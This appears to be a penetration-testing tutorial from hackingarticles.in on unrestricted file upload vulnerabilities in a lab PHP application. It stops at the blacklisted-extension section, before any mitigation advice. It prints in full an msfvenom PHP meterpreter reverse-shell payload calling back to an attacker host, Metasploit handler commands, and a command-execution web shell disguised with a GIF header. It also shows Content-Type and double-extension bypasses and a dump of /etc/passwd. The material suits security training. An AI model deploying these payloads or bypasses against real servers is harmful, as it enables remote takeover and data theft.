


DETAILED GUIDE ON



Unrestricted File Upload

www.hackingarticles.in





Contents

Introduction	3
Introduction to Unrestricted File Upload.....	3
Impact of Unrestricted File Upload	3
File Upload Exploitation	4
Basic File upload.....	4
Content-Type Restriction.....	6
What this content-type is?	7
Double Extension File Upload	9
Image Size Validation Bypass	12
Blacklisted Extension File Upload	14
How to Mitigate?	18



Introduction


A dynamic-web application, somewhere or the other **allow its users to upload a file**, whether its an image, a resume, a song, or anything specific. *But what, if the application does not validate these uploaded files and pass them to the server directly?* Today, in this article, we'll learn how such invalidations to the user-input and server mismanagement, opens up the gates for the attackers to host malicious content, over from the **Unrestricted File Upload functionality** in order to drop down the web-applications.

Introduction to Unrestricted File Upload

"Upload Here" or **"Drag Your File To Upload"** you might have seen these two phrases almost everywhere, whether you are setting up your profile picture or you are simply applying for a job.

Developers scripts up **File Upload HTML forms**, which thus allows its users to upload files over onto the web-server. However, *this ease might bring up the danger*, if he **does not validate what files are being uploaded**.

Attackers exploit file upload vulnerabilities, which are major problems within web-based applications. In many web servers, this vulnerability relies entirely on intention, enabling an attacker to upload a file containing malicious code that can then execute on the server.



Impact of Unrestricted File Upload

The consequences of this file upload vulnerability **vary with every different web-application**, as it **depends on how the uploaded file is processed by the application or where it is stored**.

Therefore, from this vulnerability, the attacker is thus able to:

- Take over the victim's complete system with server-side attacks.
- Injects files with malicious paths which can thus overwrite existing critical files as he can include **".htaccess"** file to execute specific scripts.
- Reveal internal & sensitive information about the webserver.



- Overload the file system or the database.
- Inject phishing pages in order to simply deface the web-application.

However, this file upload vulnerability has thus been reported with a **CVSS Score** of “7.6” with **High Severity** under:

- **CWE-434:** Unrestricted Upload of File with Dangerous Type

So, I guess, you are now aware of the concept of file upload and why it occurs and even the vulnerable consequences that the developer might face if the validations are not implemented properly. Thus, let's try to dig deeper and learn how to exploit this File Upload vulnerability in all the major ways we can.

For this section, we have developed a basic web-application with some PHP scripts which is thus suffering from File Upload vulnerability.

Let's Start!!

File Upload Exploitation


Basic File upload

There are times when the developers are not aware of the consequences of the File Upload vulnerability and thus, they write up the basic PHP scripts with ease to complete up their tasks. But this leniency opens up the gates to major sections.

Let's check out the script which **accepts the uploaded files over from the basic File upload HTML form** on the webpage.

```
<?php
    if($_FILES["file"]["error"])
    {
        header("Location: file.html");
        die();
    }
    else{
        echo "<b>Great !! Review your uploaded file f
        move_uploaded_file($_FILES["file"]["tmp_name"]
    }
?>
```

From the above code snippet, you can see that the developer **hadn't implemented any input validation condition** i.e. the **server won't check** for the **file extension** or the **content-type** or anything specific arguments and simply **accepts whatever we upload**.



So let's try to exploit this above web-application, by creating up a **php backdoor** using up our best msfvenom one-liner as

```
msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.0.7 lport=4444 -f raw
```

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.0.7 lport=4444 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1112 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.0.7'; $port = 4444; if (($f = 'stream_socket_client')
&& is_callable($f)) { $s = $f("tcp://{ $ip }:{ $port }"); $s_type = 'stream'; } if (!$s && ($f = 'fsockope
n') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create')
&& is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port);
if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die(
'no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = so
cket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = '';
while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break
; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS
['msgsock_type'] = $s_type; if (extension_loaded(' Suhosin') && ini_get(' Suhosin.executor.disable_eval'
)) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
root@kali:~#
```

Copy and **paste** the highlighted code in your text editor and save as with **PHP extension**, here I did it as **"Reverse.php"** on the desktop.



Now, back into the application, **click** on **Browse tag** and opt **Reverse.php** over from the desktop.

So, let's **hit** the **upload button** which will thus upload our file on the web-server.



From the above image, you can see that our file has been successfully uploaded. Thus we can check the same by clicking over at the “here” text.

But wait 🙌 , before hitting the “here” text let’s load up our **Metasploit framework** and start the **multi handler** with

```
msf > use multi/handler
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
msf exploit(handler) > set lhost 192.168.0.7
msf exploit(handler) > set lport 4444
msf exploit(handler) > exploit
```

```
msf5 > use multi/handler ↩
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp ↩
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.0.7 ↩
lhost => 192.168.0.7
msf5 exploit(multi/handler) > set lport 4444 ↩
lport => 4444
msf5 exploit(multi/handler) > exploit ↩

[*] Started reverse TCP handler on 192.168.0.7:4444
[*] Sending stage (38288 bytes) to 192.168.0.12
[*] Meterpreter session 1 opened (192.168.0.7:4444 → 192.168.0.12:47442) at

meterpreter > sysinfo ↩
Computer      : ubuntu
OS            : Linux ubuntu 5.4.0-42-generic #46-Ubuntu SMP Fri Jul 10 00:24:0
Meterpreter   : php/linux
meterpreter > █
```

Now, as we hit the **here** text, we’ll get our meterpreter session and we have got the victim’s server.

Content-Type Restriction


Until now, we were only focusing on the fact that *if the developer does not validate the things up, then only the web-application is vulnerable. But what, if he implements the validations whether they are basic or the major ones, will it still suffer from the **File Upload vulnerability**?*

Let’s unlock this question too.





Here, back into our vulnerable web-application, let's try to upload our **Reverse.php** file again.



Oops!! This time we faced up a Warning as it only accepts “PNG” files.



But why did this all happen? let's get one step back and upload **Reverse.php** again, this time turn your **burpsuite** “ON” and capture the ongoing HTTP Request.

From the below image, into my burpsuite monitor, you can see that the **content-type** is here as “**application/x-php**”.

```
9 Content-Length: 1451
10 Connection: close
11 Cookie: security_level=1; PHPSESSID=lloi3uk7pfesg4gv412ii1p8uh
12 Upgrade-Insecure-Requests: 1
13
14 -----854459562951126961939368425
15 Content-Disposition: form-data; name="file"; filename="Reverse.php"
16 Content-Type: application/x-php
17
18 <?php /**/ error_reporting(0); $ip = '192.168.0.7'; $port = 4444; if (($f =
'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{ $ip }:{ $port }")
$s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s
$f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') &&
is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res =
@socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; }
```

What this content-type is?

“Content-Type” entity in the header indicates the internal media type of the message content.

Sometimes web applications use this parameter in order to recognize a file as a valid one. For instance, they only accept the files with the “Content-Type” of “text/plain”.



So it might be possible that the developer uses this thing to validate his application.

Let's try to bypass this protection by **changing this content-type parameter** with **"image/png"** in the request header.

```
13 |
14 | -----406017360324716916829659208
15 | Content-Disposition: form-data; name="file"; filename="Reverse.php"
16 | Content-Type: image/png
17 |
18 | <?php /**/ error_reporting(0); $ip = '192.168.0.7'; $port = 4444; if (($f =
    'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}");
    $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s =
    $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') &&
    is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res =
    @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if
```

Hit the **Forward** button and check its response !!



From the above image, you can see that we've successfully bypassed this security. Again repeat the same process **to run the multi handler** at the background before clicking the **"here"** text.

Great!! We're back into the victim's server.

```
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.0.7:4444
[*] Sending stage (38288 bytes) to 192.168.0.12
[*] Meterpreter session 2 opened (192.168.0.7:4444 → 192.168.0.12:47444)

meterpreter > pwd
/var/www/html/File_Upload/Content-type/uploads
meterpreter > █
```

Let's check out its backend code in order to be more precise with why this all happened.

As guessed earlier, the developer might have used the **content-type** parameter to be a part of his validation process. Thus here, he validates the uploading to be **not acceptable** when the **\$igcontent** value is not equal to **"image/png"**.





```
{
    header("Location: file.html");
    die();
}
$igcontent = "image/png";
if($_FILES["file"]["type"] != $igcontent)
{
    echo "Please Upload Valid \"PNG\" File.";
}
else{
```

Double Extension File Upload

While going into the further section, when tried again by manipulating the **content-type** in the Request header as with of **"image/png"**, we got failed this time.

```
11 Upgrade-Insecure-Requests: 1
12
13 -----182799631466108983298082736
14 Content-Disposition: form-data; name="file"; filename="Reverse.php"
15 Content-Type: image/png
16
17 <?php /**/ error_reporting(0); $ip = '192.168.0.7'; $port = 4444; if (($f =
'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{ $ip }:{ $port }");
$s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s =
$f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') &&
```

From the below image, you can see that the application halt us back on the screen with an error to upload a **"PNG"** file.



So, this might all happened because the application would be **checking the file extension** or it is only allowing files with **".png"** extension to be uploaded over on the webserver and **restricts other files** as the **error speaks out !!**

Let's check out the developer's code here as:

```

header("Location: file.html");
die();
}
$igallowed = array('png');
$igsplit = explode(".", $_FILES["file"]["name"]);
$igExtension = end($igsplit);
if($_FILES["file"]["type"] != "image/png" || !in_array($igExtension, $igallowed))
{
    echo "Please Upload Valid \"PNG\" File.";
}
else{
    echo " <b>Great !! Review your uploaded file from <a href=\"uploads/\" . $_FILES

```

Here, he sets up three new variables:

1. **“\$igallowed”** which contains up an array for the extension **“png”** e. the webserver will accept only that file which has **.png** at the end.
2. Now over in the next variable **\$igsplit** he used **explode()** function with a reference to **“.”**, thus the PHP interpreter will break up the complete filename as it encounters with over a dot **“.”**
3. In the third variable over in the **\$igExtension**, he is using the **end()** function for the value of **\$igsplit**, which will thus contain up the **end value** of the filename.

For example:

Say we upload a file as **“Reverse.php.png”**, now first the **\$igsplit** explodes up the file as it encounters with a dot i.e. the file is now in **three parts** as **[Reverse] [php] [png]**. Thus now **\$igExtension** will take the end value of the filename i.e. **[png]**.

4. Now, he even set up an if condition that checks the content-type value, compares it with **“image/png,”** and verifies png in the **\$igExtension** and the **\$igallowed**. If he mismanages any of the three conditions, it will raise an error; otherwise, it will pass.

Many techniques may help us to bypass this restriction, but the most common and most preferred way is implementing **“Double Extension”** which thus hides up the real nature of a file by **inserting multiple extensions** with a filename which creates confusion for security parameters.

For example, **Reverse.php.png** looks like a png image, which is data, not an application, but when someone uploads the file with the double extension, it executes a php file, which is an application.

Let’s check out how!!

Here, I’ve renamed the previous file i.e. **Reverse.php** with **“Reverse.php.png”**.



From the below image, you can see that, when I clicked over at the **“Upload”** button, I was presented with a success window as



File Upload

www.hackingarticles.in

Image File Upload Status:

Great !! Review your uploaded file from [here](#). ↩

Great!! We've again bypassed this file extension security. Turn you **Metasploit Framework** back as we did earlier and then hit the **here** text in order to capture up the meterpreter session.

```
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > exploit ↩

[*] Started reverse TCP handler on 192.168.0.7:4444
[*] Sending stage (38288 bytes) to 192.168.0.12
[*] Meterpreter session 3 opened (192.168.0.7:4444 → 192.168.0.12:4444)

meterpreter > sysinfo
Computer      : ubuntu
OS            : Linux ubuntu 5.4.0-42-generic #46-Ubuntu SMP Fri Jul
Meterpreter   : php/linux
meterpreter > █
```

Wonder why this all happened?

This occurs due to one of the major reason - Server Misconfiguration

The web-server might be misconfigured with the following **insecure configuration**, which thus enables up the **double-extension** and makes the web-application vulnerable to double extension attacks.

```
<FilesMatch ".+\.ph(ar|p|tml)"> ↩
    SetHandler application/x-httpd-php
</FilesMatch>
<FilesMatch ".+\.phps">
    SetHandler application/x-httpd-php-source
    # Deny access to raw php sources by default
    # To re-enable it's recommended to enable access to t
    # only in specific virtual host or directory
    Require all denied
</FilesMatch>
# Deny access to files without filename (e.g. '.php')
<FilesMatch "^\.ph(ar|p|ps|tml)">
    Require all denied
</FilesMatch>
```

Note:

In order to make a **double extension attack** possible, "\$" should be removed from the end of the lines from the **secured configuration** using





```
nano /etc/apache2/mods-available/php7.4.conf
```

```
<FilesMatch ".+\.ph(ar|p|tml)$">
    SetHandler application/x-httpd-php
</FilesMatch>
<FilesMatch ".+\.phps$"
    SetHandler application/x-httpd-php-source
    # Deny access to raw php sources by default
    # To re-enable it's recommended to enable access to the
    # only in specific virtual host or directory
    Require all denied
</FilesMatch>
# Deny access to files without filename (e.g. '.php')
<FilesMatch "^\.ph(ar|p|ps|tml)$">
    Require all denied
</FilesMatch>
```

Image Size Validation Bypass

You might have seen applications that restrict the file size, i.e., they do not allow users to upload a file over a specific size. You can simply bypass this validation by uploading the smallest sized payload.

So, in our case, we weren't able to upload **Reverse.php** as it was about of size more than **3Kb**, which thus didn't satisfy the developer's condition. Let's check out the backend code over for it

```
header("Location: file.html");
die();
}
$igallowed = array('gif');
$igsplit = explode(".", $_FILES["file"]["name"]);
$igExtension = end($igsplit);
$igdetails= getimagesize($_FILES["file"]["tmp_name"]);
if($igdetails == FALSE || !in_array($igExtension, $igallowed))
{
    echo "Please Upload Valid \"GIF\" File.";
}
else{
    echo " <b>Great !! Review your uploaded file from <a href=\\";
```

Here, he used a new variable as **\$igdetails** which is further calling up a php function i.e. **getimagesize()**. Therefore this predefined function is basically used to detect image files, which initially reads up the file and return the size of the image if the genuine image is uploaded else in case an invalid file is there, then **getimagesize()** fails. Further, in the section, he even used another variable as **\$igallowed** which will thus only accepts the "gif" images.

So let's try to call, one of the smallest payloads that is **simple-backdoor.php** from the **webshells** directory and paste it over on our Desktop.

```
cp /usr/share/webshells/php/simple-backdoor.php /root/Desktop/
```

Now, its time to set double extension over it, this time we'll be making it into a gif.




```
mv simple-backdoor.php simple-backdoor.php.gif
```

```
root@kali:~#  
root@kali:~# cp /usr/share/webshells/php/simple-backdoor.php /root/Desktop/  
root@kali:~# cd Desktop/  
root@kali:~/Desktop# ls  
folder Reverse.php Reverse.php.png simple-backdoor.php  
root@kali:~/Desktop# mv simple-backdoor.php simple-backdoor.php.gif  
root@kali:~/Desktop#
```

Wait!! Before uploading this file, we need to set one more thing i.e. we need to add a **Magic Number** for GIF images, such that *if the server doesn't check up the extension and instead checked the header of the file, we won't get caught*. So in the case of "gif", the magic number is "GIF89" or "GIF89a", we can use either of the two.

```
root@kali:~/Desktop# cat simple-backdoor.php.gif  
GIF89  
  
<?php  
  
if(isset($_REQUEST['cmd'])){  
    echo "<pre>";  
    $cmd = ($_REQUEST['cmd']);  
    system($cmd);  
    echo "</pre>";  
    die;  
}  
  
?>
```


Time to upload!!




From the below image, you can see that we have successfully uploaded our file over onto the web-server.



Hit the “**here**” text and check what we could grab over with it.



Great!! We have successfully bypassed this security too. Now, let's try to grab some sensitive content.



GIF89

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

Blacklisted Extension File Upload

